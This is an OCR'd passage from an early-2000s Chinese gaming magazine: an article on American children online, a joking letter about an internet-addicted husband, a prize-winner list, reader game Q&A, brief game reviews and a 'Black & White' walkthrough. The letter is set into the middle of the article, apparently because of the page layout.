这里面，2岁到12岁上网的儿童居然达到2000多万，你不由得要猜测外国小孩的学龄ＩＱ到底有多高，因为这个时期的中国小孩还在做“两只鸭子几条腿”的练习呢，其实敲打键盘远比数鸭子要容易和有趣得多。

超过四分之一的美国家庭表示，他们的小孩两岁就开始用电脑，另有九成家长说，他们的孩子六岁前就会使用电脑。年龄较大的美国儿童及少年喜欢从朋友处获得WWW网站信息，他们上网没有速度和费用方面的限制，嚼着口香糖聊天或浏览网页，同各种人物打交道，尝试线上购物，而且大部分是使用父母的信用卡付账，只有小部分是使用由父母担保的信用卡。多数美国儿童及少年生活轻松随意，叫做“一心二用族”，例如 13 到 19 岁的女性中 86%边听收音机边上网。尽管美国青少年上网浏览的主要内容是搜寻唱片、书籍、电脑及服装，但只有7%至20%曾经在网上购物，而他们对ＩＣＱ、Ｅ-mail和在线购物的热情超过了移动电话。

在学校里或者说在课堂上，他们的计算机式生活可能要单纯一些。美国中小学校里44%的教室有上网设施，平均６．３个学生在教室里拥有一台计算机。密西根州特罗伊区某小学是该区１２所公立小学之一，约４００名学生１７个班（包括２个学前班），每个班约２０到２３名儿童，教室内备有４台电脑，一个３５英寸大电视屏幕。该校还设有配备３０台电脑的电脑教室，又称实验室，在这里，每人一台电脑，在老师的指导下进行实际操作，但这并不妨碍学生们利用计算机资源涉足他们好奇的一切，就像那些电影里表现的一样。课堂外，掌握着资深计算机知识的年轻的爱好者或“专家”们的身份都带上了神秘色彩。

然而，一个相反的事实是，好像美国的青少年



致虫虫老公的一封

□福建　倪平

亲爱的虫虫老公：

你好！

趁你上洗手间的机会，我在你的爱机上敲下我的“＃^(*&@＃$^*&＃……”

我不明白，为什么结婚前后的你,差别是那么大。记得你追我的时候，是那么奔腾，办事效率是那样的雷鸟。有一次，你的岳母也就是我妈（我怕你还沉迷在“GG、MM”之中，一时想不起“岳母”的含义）叫你为她买包味精，那时你的运行速度不亚于当今的奔腾4处理器，而且还兼具Linux操作系统的多任务功能，不仅带回了5包味精，还带回了水果、面包、饼干……可现在呢？叫你到楼下拿把扫帚，都要我回车好几次，你才执行命令，真不明白你的电脑在不断地升级，可你自己却在不断地降级，比当年的286还286，有时还动不动莫名其妙的死机，不理我了。我发现我们好像越来越不兼容了，冲突现象越来越多了。

我知道你爱Internet，这我不在乎，可你知道她（他)爱你吗？你不知道有多少个你这样的复制在一厢情愿、执迷不悟地追求她（他）吗？

你可知道你花在网络上的时间占满了你的40G硬盘，可你用在我和虫子上的时间还不足一张软盘，这，我不在乎。你可知道休息日你一连五六个小时一直守候着她（他)，连上厕所次数都压缩了，可知道这五六个小时所花的钱已覆盖了结婚这么久你送花给我的钱，这，我也不在乎！

我在乎的是：你原来炯炯有神的眼睛，如今已深藏在两块厚厚的“视保屏”后面，看我的时候好像还需要加个看图工具。我在乎，你原来白皙而丰满的脸庞，现成了干涸的黑土地。我怕你程序出错，怕你资源不足，怕你系统崩溃，怕你主板受损，怕你……

再说吃饭吧，我好不容易下载好的饭菜，你总会把删除的发送到我这里，你可要知道，我不是回收站，更不是垃圾箱，见你这么“体贴”，当时我感觉就像ILOVEYOU病毒入侵，快要崩溃了。你吃饭夹菜就像从碗中剪切，在嘴中粘贴，太3D了。拿着筷子，总会在这碗点点，在那碗点点，你可要知道你点菜就不会链接出肉来，你点肉就不会链接出鱼来。

平常见你大把大把的钱花在她(他)的身上，也不想用点钱换掉身上破了好几个洞的衣服，还说什么存在安全漏洞是很正常的，让我加些补丁就可以了。每当你因疲惫而带着黑屏的脸回家时，只要听到家中那只可爱的小猫的叫声，就会重新启动，来精神了，因为你怀疑是Modem叫。你晚上说的梦话，我一字都听不懂，那时我真想找套金山快译专业版来译一译，就怕译出乱码来。

亲爱的虫虫老公，我知道你将要解压缩完毕了，好了，就此搁键盘吧！希望你看到这些WB后，能进行碎片整理或者重装一下或者超频三档。

祝：

重　　超
装　频
成
功！

爱你关心你的虫娘
在你解压缩之际

并没有沉迷于网络中，更谈不上影响学习。网络仅是青少年生活的一部分，计算机和互联网仅是他们学习娱乐的工具。在老师和父母帮助下，孩子们平均每天上网1－2个小时，而户外游戏、伙伴交流、体育运动、家庭生活以及个人爱好仍是儿童生活中重要的组成部分。美国在线(AOL)曾专门加强了与儿童教育网站妈妈媒体的合作，提供更多在线儿童节目，包括各种各样的游戏，并能连接到其他教育网站，以支持越来越庞大的互联网儿童消费群。

据预测，到2005年将有约4400万2～17岁的儿童及少年上网。这是一个相当巨额的数字。当前美国因特网的实际使用人数达2500万人，利用率最高的为十多岁的少年儿童，约有70%定期上网，其中在学校上网的儿童及少年有1400万人，在家中上网的有1800万人，且其中大多数为两者兼用。

不过，优越的条件也带来了一些隐患。美国青少年计算机犯罪的发生率就像它的电脑普及率一样，远超过其他国家，其普发年龄在10到17岁间，这大约同宽松无限制的上网条件分不开。他们大多数人很早就可以任意浏览成人网站，交换信息。所以在美国，每２０秒就有一起黑客事件发生。然而，这些让人警惕的事件似乎也并不妨碍他们继续使用计算机和上网。

2001年第7期看攻略拿大奖活动获奖名单

以下50名获奖者获得由世纪雷神公司提供的奥妮产品一套

罗春光(武警)	李　洋(河北)	申　伟(河北)	陈　桢(浙江)
康　涛(北京)	梁红华(广东)	黄连嘉(福建)	于　丽(北京)
落梦娜(海南)	侯智勇(广东)	赵　磊(湖北)	李　晨(云南)
沈　玉(河北)	李寅印(河南)	翁宏达(福建)	潭修亮(四川)
何晓博(河北)	杨海峰(湖北)	冷东健(四川)	何　忠(广东)
高　涛(湖南)	张　平(甘肃)	黄孟一(广西)	刘建琨(山东)
韩　冬(河北)	薄旭光(北京)	冷　磊(辽宁)	张　鹏(甘肃)
李志宏(山西)	许宇瑛(江苏)	单昕耕(内蒙古)	梁二刚(湖南)
饶伟文(广西)	任　林(西藏)	刘　攀(西安)	刘智雄(武汉)
李　然(内蒙古)	黄清愿(福建)	张恩林(理工大)	尹永生(山东)
祝　军(湖北)	林德祥(福建)	羊和平(四川)	毕宿海(湖北)
赵伊超(山东)	魏　星(河南)	章　义(浙江)	薛　欣(河北)
王　刚(黑龙江)	洪仁伟(黑龙江)		

以下50名获奖者获得由世纪雷神公司提供的精美海报一张

杨立中(浙江)	王烨强(上海)	郑晶晶(河北)	路　琦(河北)
牛　彩(河南)	孙兴科(内蒙古)	刘立华(新疆)	何林生(浙江)
温军辉(河北)	王向征(深圳)	刘文清(广东)	毛灵杰(湖北)
方　洲(河南)	刘中平(宁夏)	魏　薇(福州)	胡懋功(上海)
胡　强(河南)	张俊才(云南)	王　健(新疆)	蒋福斌(贵州)
徐玉基(广州)	许　哲(山东)	徐　枫(内蒙古)	毛正中(广东)
贾　楠(河南)	攀建军(上海)	梁小诗(北京)	乔元林(吉林)
贾柳松(北京)	郑建明(广东)	陈启明(广东)	许少道(浙江)
刘荣东(云南)	陈伟龙(广州)	李　锋(浙江)	张鸿毅(河南)
沈晓辉(天津)	谭　斌(武汉)	赵东方(南京)	丁唬炜(江苏)
吴秀凤(山东)	崔言伟(山东)	沈岩峰(福建)	邱恩峰(新疆)
许元益(广东)	谭　强(广西)	王海涛(新疆)	唐瑾瑜(山东)
陈晓韩(广东)	谭任斌(广东)		

游戏问答3



□北京 游虾

ÎÊ: 我是上海的黄民辉，在玩《傲世三国》的时候，关羽千里走单骑时被阻，怎么也闯不过去，怎么办？

答：关羽在这关的确是取胜的关键人物，尽量升级关羽，合理利用关羽武将技中的陷阱和吸血等技能与敌人周旋。小心慎重，而且通过荥阳后，会有一队将士加入，对你是一个极大的帮助，你要好好利用机会。

问：我是广东的一鸣，我近日在玩《轩辕剑叁:天之痕》，当玩到陈靖仇与张烈要通过云岗石窟到通天塔，但我在石窟中转了好几圈却找不到什么“天梯”。据说要将“汰玉如来”放在一间房的桌子上，可我却找不到！怎么办呢？

答：你好，请看一下，在接近龙头壁画的房间里不是有一张石桌么？调查那张石桌，“汰玉如来”就会自动地放在那张桌子上，然后洞外会出现一座看不见的透明的天梯，你就可以经过这个天梯去通天塔了。

问：你好，我是山西的小钟。我正在感受《仙狐奇缘》，在打败李凤娥后，我得到了忘情石，然后到了神马洞，又到了针魔顶，如何才能打败纸符人（已得到纸符咒）？

答：如果你注意到剧情，在这里需要先回去买一张纸符，然后去针魔顶，纸符人才会出现。其实这个家伙很好打的，估计你是没买纸符，所以就没看到敌人。在打纸符人的时候，如果出现攻击无效的情况，并不是需要什么特殊的物品或者招式，而是选择能克制他武功的问题。如果你的招式和纸符人的属性相合的话就很难打中。多试试其他招式或者坚持久一点，一定能打过的。

问：我是北京的钟展，最近我在玩《烽火英雄》，玩到最后一关，突然觉得难度增加了不少，不知道除了用工具之外，如何可以攻破这一关呢？

答：你所指的应该是第二十四关天空之城，这里共有四批敌人要小心应付，打败大僧侣后会出现第二批敌人，而只有打败斯拉卡，魔神葛尔斯才会出现，将地图上所有敌人打败后，即可顺利爆机。由于本关敌人实力十分强劲，因此战斗时要不断注意补充HP、MP、SP等，并合理配置兵力。

问：近日在玩《英雄萨姆（Serious Sam）》，在射击的时候不知道什么时候应该用哪种武器比较合适？

答：作为一个射击游戏高手，你应该在不同的距离选择不同的武器。在这款作品中，近距离时，使用散弹猎枪和等离子枪（plasma blaster）最合适；而当你与敌人有一定的距离时，你可以使用机关枪、等离子电枪（plasma gun）。此外，你要小心敌人使用的手榴弹以及火箭发射装置，这两种武器可以产生很大的伤害，而且作用范围广，所以在近距离时，你最好不要使用它们。

问：近日在玩《雷曼2》的时候发现不能存盘的问题，不知如何解决？

答：其实在《雷曼2》中每过一关，游戏就会提示你是否需要存盘，你只要取一个存盘名，选择‘Yes"就行了，这时再打开主菜单的‘Load"选项，就可以看到你的成果了。此外从动作场景回到过渡场景也可存盘，而在冒险过程中是不能存盘的！

问：你好，我是广州的eric，我想进行游戏修改，但不知道用什么工具比较好？

答：可以用FPE2000，但有时候容易造成死机，或者可以用最近推出的金山游侠3，速度还不错。当然，有些游戏可以不用工具来修改，能使用秘籍最好使用秘籍，主要是秘籍方便并且不容易死机。

问：在玩《银河英雄传说6》时用什么解码比较好？我用南极星和Magicwin都不太理想。


答：如果那两大软件都不好的话，你只有试试用系统自带的繁体码平台了。

问：请问《盟军敢死队2》什么时候在市面上有卖？

答：其实这款作品已经多次推迟发售日期了，目前制作厂商还没有明确推出时间，估计最快也要等到5月份的E3大展结束后才会推出。需要指出的是，前些时间盗版市场中的所谓《盟军敢死队2》也不是正式版，大家需要注意！

问：我是山东的张威，我听说《部落2》是一款不错的游戏，在游戏中我发现比较难上手，不知道怎样来进行游戏入门训练比较好呢？请指教。

答：你好，《部落2》是不错的射击类作品，假如你是刚刚接触这个游戏，那你就要先进行脱机练习了。最初的游戏没有这个选项，但是却在《Tribes 2》配备了，而且游戏的敌人还有相当好的AI（人工智能），足以让你提升战斗力。选择"Solo/LAN"版本中的LAN game选项、地图以及游戏的类型。在游戏的开始，会有不少敌人在你的基地附近。有一点你必须牢牢记住，即使你在这里取得了很好的成绩，也不代表你能够在在线游戏中获得胜利。不过，脱机实践让你有机会去练习控制和熟悉地图。



热门游戏导报


□广东 小伟

《Gadget Tycoon（诡计大亨）》
制作：Monte Cristo
发行：Monte Cristo
类型：经营
容量：1CD
评分：7 分




这是一款最新的商店经营游戏，以充满鲜艳色彩的卡通为游戏背景。玩家扮演一名中途辍学的学生，租借了一间废置工场，梦想着开创属于自己的公司。玩家要决定销售或制造什么类型的产品，解决经济方面的问题，还有处理广告推销和招揽客户。游戏包括了10个单人模式的任务，还有自由模式及多人连线模式。在游戏中，玩家可以自行开发相当有趣的产品，例如未来式厕所、配备火箭引擎的滑板、家务打理机械人。而每一件产品都可额外加上超过30种的改良装备。

《Shogun Total War Warlord Edition 幕府之世界大战》
制作：ELECTRONIC ARTS
发行：ELECTRONIC ARTS
类型：战略
容量：2CD
评分：8分



在这个资料片中增加了新的单位和建筑及新的战役和战役级多人模式，该游戏允许玩家以精确的指挥策略和明智的实时战术在十六世纪完成统一日本的使命。新增加的战役中出现了新的威胁，忽必烈和他指挥的蒙古军队。你可以领着蒙古军队获得胜利或是抵抗这一新的威胁。在这一战役中，你可以扮演当时最有名的大名来指挥作战。在这一战役或者新的战役级多人模式中，你将遇到新的单位和建筑，其中包括剑术高手、战场忍者、朝鲜步兵、蒙古骑兵。单位可在Drill Dojo建筑中进行训练，在进入战场前增加技巧能力，你还可以在战略学校中增加统帅的能力。战术型战斗包含了新的目标：打败敌军大名或者夺得城堡等战略点。此外大名篇为游戏提供了利用发布地图及场景编辑器进行扩展的可能性，玩家可以建立新的地图和整个战略战役。

《Anachronox 时代诺克斯》
制作：EIDOS
发行：EIDOS
类型：RPG
容量：2CD
评分：7分



这款角色扮演作品采用了《Quake II》的图像引擎，并由著名的设计师Tom Hall来领导制作。游戏中共有三个不同的角色，分别是Boots、Grumpos、Rho。而玩家所要面对的敌人则是邪恶的Hive一族。玩家可以操纵火力强大的战舰来进行作战，当破坏了敌人的能量来源时便完成任务，而战舰也可着陆以进行补给及维修等的工作。游戏虽是以第三人称的肩头视点角度来进行，不过在战斗方面就有第一人称射击的感觉。不知游戏的设计师Tom Hall是否受了家用机RPG的影响，这套《Anachronox》很有Square所推出的《Final Fantasy VII》的感觉，尤以其中的战斗系统为甚。

《Operation Flashpoint 闪点行动》
制作：CODEMASTERS
发行：CODEMASTERS
类型：3D射击
评分：7分



这是一款小组射击游戏的最新作品，游戏背景设定在世界政局风云变幻、局部矛盾成为世界的主流、北半球前苏联地区政局十分不稳的时代，反抗分子十分活跃，严重影响了周边地区的安全。在这种形势下，玩家将扮演一名精锐的NATO(北约)士兵，他接到了新的任务，就是前往前苏联去帮助当地政府对抗控制着偏远小岛的反抗势力。在那里你将面对强悍的敌人，无情的战争，你惟一可以做的就是以暴逆暴。

《Pool of Radiance 光辉之池》
制作：Stormfront Studios
发行：Ubi Soft
类型：角色扮演
评分：7分



这款作品是第一部PC上的Dungeons & Dragons（龙与地下城）游戏的续作，现在即将完成，当然备受关注了。这款由有名的Stormfront Studios和SSI开发的角色扮演游戏采用第三版Dungeons & Dragons的规则，开发小组将会设计出纹理丰富的人物及怪物模型，让这部作品在激烈的竞争中脱颖而出。

□贵州 yago

《黑与白》全攻略

《黑与白》中出现的怪兽宠物共有猿、棕熊、黑猩猩、奶牛、大猩猩、马、猎豹、狮子、山魈、魔兽、北极熊、犀牛、绵羊、老虎、海龟、狼、斑马等17余种，根据以前的介绍应该还有鳄鱼，但在游戏中却没有见到。




第一大关

游戏开始的片头动画是无法跳过的，来自某个星球的阁下降临在海洋中的荒岛上扮演上帝，有两个代表善与恶的神仙会跳出来教玩家如何操作。酷似魔鬼的红色小怪物自然是恶的了，另一位白胡子慈祥老头一看就知道是正义的化身。当这两位喋喋不休争论时，玩家必须要有耐心听他们慢慢讲解操作键位，这对以后的游戏有很关键的作用。救了水中遇险的小孩后村民们将你膜拜为神，用鼠标拖拉地面"爬"到村中，马上又有大段教学篇章，随即村民们也开始了修建神殿的工程。进入神殿后，可看到圆形大厅里有不同的门，包括了游戏选项、怪物洞穴、挑战室、世界统计、存取进度室、图书馆、未来室和离开神殿等功能。神殿顶上射出的红光会覆盖相当大的环形范围，在此区域内玩家的法力才有效。

注意村子中存放粮食木材的仓库以及标示信仰度的手型图腾塔，在村中有些房屋的上方悬挂着闪亮的卷轴形图标，那就代表未完成的任务。金色卷轴为主线任务，必须完成，银色卷轴则为与主线剧情无关的支线任务，可自行选择是否完成。在村子边上有个木寨门似的地方可以接到第一个主线任务：找到三块开门石。第一块就是玩家"爬"进村子时几个村民正在膜拜的那块巨石。要得到第二块必须去点村里某座房子边上的卷轴图标，女村民告诉你她的弟弟病倒在村外的林间，如果能把他救回来即可将宝石送给你，这位病人就在峡谷小道外的右侧森林中，把他拎到姐姐身边就功德圆满了，接受任务时小恶魔会唆使你使用暴力手段直接抢夺宝石，怎么做就看玩家自己的良心了。第三块石头已经被毁，只有找村中的雕刻师重新做一个，玩家必须在救人附近的山坡上找到一块石料后拎回来交给他，经过一段时间后即可完工。三块开门石垒在门前的基座上就能打开寨门，转过一片青山绿水的幽静之处见到了三位小宠物，仔细一看竟是牛、猿、虎，个个乖巧，煞是可爱，赶紧选一个自己喜爱的吧。

宠物蓄养在神殿前的围栏中，开始会有位女驯兽师来教你怎么喂养这个小家伙，除了喂它稻谷或牛羊猪等食物，还要记住经常爱抚，不过小家伙如果淘气调皮什么的也要狠狠揍一顿，让它知道个好歹。鼠标对准怪物按下右键可看到它的基本状态，至于详细数据要到神殿里去才能了解到。驯兽师最后会给你三根驯兽带，可用来限制宠物的行动。把怪物和某个人或物体栓在一起，接着在链子上再点一下右键即可确定两者的距离，这样可以让它跟着渔夫、农民之类的学点活路。

培养怪物的间隙要抽空完成神殿边上抛石头的分支任务，用抛出的石头射中制定石柱可得一个玩具球，以后再抛得到的都是水魔法球，它可以生成人造雨浇灌庄稼，很好玩的。在寨门后面的海滩上还有一艘未完成的木船，几个水手在吟唱说他们需要木头。弄来了足够的木料后，这些家伙说还要稻谷和肉类才能起航，到村子里逮几头猪就可以算肉类了。完成这个任务后在造船的地方会出现水魔法球生成器，把上面的水魔法球用完后，片刻又可得到一个新的魔法球。帮助了这些水手后在第五关会与他们重逢并获得另一种宠物：北极熊。



在海湾边看到有一位女村民在疾呼，她丈夫在内的几位渔民不小心被浪卷入海中，赶紧带上宠物赶赴现场营救。尽量放大画面后点击水中沉浮的人头，宠物会把他们抓在手中，指引它到岸上来即可放下村民，全部遇难村民获救后，海滩边会出现体力加强魔法球生成器。

木寨门边的羊倌丢了好几只羊，你至少要找回四只才能得到一箱食物的奖励，如果能找回全部九只就能把自己的宠物换成绵羊！这九只分别在以下各处，但仍需要百倍耐心。

1.雕刻师的房子旁边

2.木寨门附近

3.村外农场的养猪栏里

4.村口右边的高山之巅

5.在生病弟弟获救处附近

6.海边音乐石旁

7.练习抛掷石头处

8.游戏开始的海滩棕榈树边

9.棕榈树附近的山腰上

找羊的诀窍不在于眼力而在于听力，贴近地面时慢慢



移动，只要靠近就能听到羊叫声。

有位妈妈哭诉孩子不见了，原来他们都被一个邪恶的风笛手诱拐到山下的小房子里囚禁起来了。带着宠物等待这个绑匪出现在树林后，吹奏笛子时快速将怪物和他拴到一起。如果让宠物吃掉他也能完成任务并获得闪电神力球生成器。如果耐心点趁怪物没放下他之前指引宠物走到山下的小房子处，他会释放孩子们并重新成为一位好人，这样就可获得治疗神力球生成器，对战斗后的疗伤非常有用。

后山腰上有个不信教的隐士，他自称世上根本无神，除非能亲眼看见传说中神仙饲养的怪物。等到把宠物牵来，这家伙仍然唧唧歪歪嫌它小了，如果玩家有足够的耐心可在第一关盘旋上几十个小时，直到把怪兽宠物养得像它师父那样巨大无比才能震住这隐士。否则只有走暴力路线，给宠物套上攻击型环带，掀了他的房顶，不过隐士也会溜进村中纵火报复，最后只能让怪物把他丢进海里收场。完成任务的奖励是水魔法球生成器。

在神殿旁有村民称山后出现巨大怪物，跑去一看这怪物果然身躯伟岸，不过它居然通过传心术要你把宠物带来。考虑到它没表现出什么恶意，把小家伙带来后获悉这位是十亿年前神仙雷梅西斯的宠物，看样子是准备把你的小宠物收为徒弟了。此怪兽导师带你来到一山之隔的阿兹特克村，这里的村民并不太信奉你，因此必须用造食术变出点粮食来使他们折服。最好拴上小宠物后在它面前施展造食术，多来几次小家伙就会这种魔法了。提起村民后把他们放到森林边转变为伐木工，或是放到稻田边变成农民，把手放在图腾雕像上就可以看到村民对你的信仰度和本地人口。

再去找怪兽导师时，它会教你的小家伙练习战斗，在第二个村子附近的峡谷有只食人魔宠物守卫着神秘的宝藏，如果想要，必须派小家伙打败这只食人魔宠物。如果选择善良路线，可派宠物给它送食物，但动作要快，因为那里似乎已在阁下的神力范围之外，两次喂食后食人魔就倒下呼呼大睡。两种路线都可得到玩具球和加强型治疗魔法的奖励。

在第二个小村子附近有一圈环形的标志，内有三块竖石耸立，点击它们会发出不同音符。玩家的任务就是要找齐全部八块石头，然后还要按从低音阶到高音阶的顺序把它们排成一个整圆，音阶石的标志是竖立并附带图案的石头，其他五块音阶石的位置分别在：

1.音阶石圈附近就有一块

2.村中墓地后面

3.隐士家附近



4.生病弟弟所在的林中

5.靠近游戏开始点的后山背上

注意岛上还有三块假音阶石，仔细听就能分辨出它们与真品的不同。完成任务后将获得造食术魔法球生成器。

在音阶石旁边被森林覆盖的山上有几株巨大的蘑菇，你必须找到一株最合适的作为烹调的底料。对装备了高档触感鼠标的玩家并不困难，普通玩家只需要知道从最大那块石头左边起第三株就是了，任务奖励是热爱宠物魔法球生成器。

完成了击败食人魔任务后，再带上宠物与怪兽导师对话，它会走到山顶上告诉玩家有关雷梅西斯的秘密。无所不知的雷梅西斯为了惩罚它泄漏教义的秘密，用雷电劈死了怪兽导师，玩家的宠物也会受重伤。随后雷梅西斯发出愤怒的闪电不断轰击着村子，尽管玩家和宠物频频施雨也无济于事，准备前往第二大关吧。很快地面上出现一个巨大的时空洞口，把剩下的粮食、木材、魔法球什么的尽量扔进去，还有那些生还的村民，都可以带到下一关，最后再自己钻进去。

第二大关

真正的竞争开始了，岛上形势三足鼎立，神仙卡萨会主动与你结盟，共同对抗利斯。本关开始仍然带有点教学的味道，但很快就会让你感觉到这个游戏的真正难度。


村民们患上了瘟疫，治疗魔法显然没有用，必须找到问题的根源。仔细看仓库发现所有粮食都霉变了，先把这些坏掉的粮食扔掉，别管村民们的不满，很快他们就会有新鲜的粮食补充，完成任务后可获得闪电魔法。如果想当大恶人也可不管村民死活，将所有坏粮食撒在岛上各处，别的村子很快也会在瘟疫中消亡。

在新音阶石旁的印第安人村需要来一次祭祀活动，如果不想杀生甚至可以用树来献祭，这样可能需要较多的数量，但怎么都比献出初生婴儿好。任务的奖励是治疗魔法。

岛中央的印第安人村中有几个调皮小孩赖在水里不愿出来，派宠物去把他们一个个拎出来即可，但如果把小孩们的母亲叫到水边来就得不到奖励了。这次得到的魔法居然可将自己的宠物放大。

岛中央又出现了玩家所熟悉的音阶石圈，但这回要难多了，玩家还得要按照一定顺序弹奏出两段曲子，第一段曲子根据音阶排列为：1，1，8，8，9，9，8，6，6，5，5，3，3，1，不过有时会改变成1，1，8，8，9，9，8，5，5，3，3，2，2，1。成功后天变黑，这些石头全变成了墓碑。第二段音阶石的弹奏顺序为2，3，2，1，2，3，4，5，有时则变为5，6，5，4，5，6，7，8，弹奏成功后岛上会下雪。

在湖泊附近的海滩有个河内塔谜题，也就是把水边柱子上串的四层建筑最后移动到离岸最远的柱子上



去，在三根柱子间切换的同时注意每层建筑只能放在比自己大的建筑层上。仔细考虑一下不难解开这个经典的智力题，完成任务后神庙可为你免费施放增强型治疗魔法治疗附近生物。

在岛中央蘑菇林还能接到谜语任务，根据卷轴的提示，玩家必须在湖边找到一只狼、烧红的岩石或树，还要拾起宠物的粪便放到指定的圆圈中，另外再施放护盾魔法即可有机会将自己的宠物更换为斑马。

在雪地区域的一个城市中有个农夫的奶牛屡屡被盗，原来是一群饥饿的孩子们干的，如果对他们动手似乎残酷了点，可以用闪电或火球魔法击中附近的地面直到吓得他们不敢再来偷，奖励是增强型闪电魔法。

当不断扩张了自己的影响力后，你会突然发现居然有一些村民在膜拜异教神灵，这还了得！必须摧毁这些愚民们的偶像，闪电魔法是起不到作用了，必须要用火系魔法，很快这东西就烧成碎片了，村民们也会重新醒悟过来，任务报酬是增强型火球魔法。



岛屿中央的村子里出现了一个奇怪的马戏团，他们劫持了一些村民作为奴隶加以训练，要想救回村民必须找到一些珍稀动物与马戏团交换。马戏团的奴隶贩子很不好惹，如果动粗胜算不大，完成解救任务后可得到狼群魔法。在岛上不同的地点可以进行这种救援交易，具体价格为：

狮子可换两位奴隶

老虎可换两位奴隶

狼可换两位奴隶

马可换一位奴隶

海龟可换一位奴隶

在利斯统治范围内的小村里还有一个谜题任务，3乘3的树阵旁有块告示牌解释游戏规则，如果能通过不断移动将这9棵树变成全部一样即可获胜，奖品是可让玩家的宠物飞天的魔法，很有价值。

在执行各种分支任务的同时，卡萨会不断提供帮助和解说，玩家将逐渐获得更多的魔法，并学会如何利用鹰架扩建村庄向外发展，击败邪神利斯后通向第三关的传送门打开了，往里面狂丢粮食和村民后进入下一关。

第三大关

现在是真正考验玩家水平的时候了，本关的重点在于争取更多的异教村民和向外扩张，没有任何盟友神仙的帮助，只有靠自己与利斯决战，这个恶棍甚至还把你可爱的宠物小朋友用魔法冻结在三根魔柱之间，只有赢得岛上所有的村子才能救出宠物。

先开始点击山脉岛屿上的卷轴就会碰到一位叫少林的神秘男人，他会独自走到不同的地方冥思，玩家必须非常巧妙地跟踪他直到有两根柱子的地方，既不能丢掉目标又不能靠得太近，途中会有几个存盘点，存储进度以免失败后不得不从头再来。完成这任务没有任何奖励，但这位神秘男子将教你如何创造奇迹，并会在随后对抗利斯的斗争中提供帮助。

征服第一个村子后，利斯会施放火焰魔法来烧你的崇拜者，这时少林会提供一些造水魔法来救这些全身是火的村民，小心不要让他们引燃村中的房屋。

夺取第二个村子后利斯用法术控制了一群恶狼来袭击村民，如果让狼伤害村民会严重影响村民对玩家的崇拜，你可以把狼扔到海里去，也可以用少林提供的火球魔法痛击它们。

在第三个村子的争夺中，山间的一座小蓬屋里有个自称会青春回复术的女巫，抓个老村民来试试果然如此，如果把几个孩子和老头混杂起来交给她变年轻，甚至还能弄出怪兽宠物来。


注意观察少林出现地点附近的海滩，你会找到一个奇怪的男人，这家伙是个演员，还会隐身，有时听他唧唧歪歪烦了，不妨把这个讨厌的家伙扔到海里喂王八，如果拿他来喂宠物居然最后还能安然无恙地被当作粪便拉出来！

夺取最后的几个村庄比较困难，必须按部就班地施恩扬威，这些村民才会就范，如果走邪派路线尽可以狂放闪电火球什么的，穷途末路的利斯最终也没戏了，但玩家在胜利后还可选择是否放过这位邪神，如果要斩尽杀绝就必须摧毁他的神庙，如果不，就直奔打开的传送门。进入传送门前最好将第三关所有的村民都丢进去，因为下一关极其需要人。

第四大关

仔细看后发现本关地图居然和第一关一样，不过雷梅西斯已经洗劫了这里，原先葱绿的大地变成了死灰色，仍不时有火球和闪电魔法威胁着村民的生命，保护信徒们的安全是本关的重点。面对开始的一片混乱可施放护盾魔法暂时护住村子，但如不尽快补充祈祷神力恐怕难以支撑多久。拔高图腾把所有的村民都叫来祈祷，同时派宠物去对付食人魔，胜利后可免除闪电魔法的侵袭。玩家也可不顾第一个村子的死活，只管专心博取附近村子的信仰，朝他们投掷树木会有意想不到的效果。等到混乱平息后抓紧时间发展生产，尽量借助五个鹰架搭建的村庄中心迅速扩大势力范围。

在岛上有三块守护者之石，如果能解开每块魔石的谜题即可恢复岛上的往日繁荣。第一个图腾之谜位于法力范围外的护盾下，占领附近的村落后才能接到这个任务。注意观察钟鸣的顺序，等示范结束后玩家必须在限定时间内照



葫芦画瓢来一遍。五个钟会出现四种排列，按从左到右的顺序为：

1、2、3

1、2、3、5、2

1、2、3、5、2、3、1

1、2、3、5、2、3、1、4、1

成功后就不会再有轰击村子的火球了。

第二个任务必须派宠物打败守卫的食人魔后才能接到，注意在战斗中要施法为自己的宠物加血，打败敌人后可解除闪电攻击和大雨，那些讨厌的小鬼也不会来袭击村子了。

第三个任务就在岛屿的中央位置，但只能等到前两个任务完成后才有。为了安慰一个心碎的男人，必须在阿兹特克村找到一位女士Keiko，然后护送她来到心碎男人的身边。可派宠物去抓起Keiko一路狂奔，杀死这位女士也可完成任务，整座岛屿会瞬间恢复昔日的美丽。

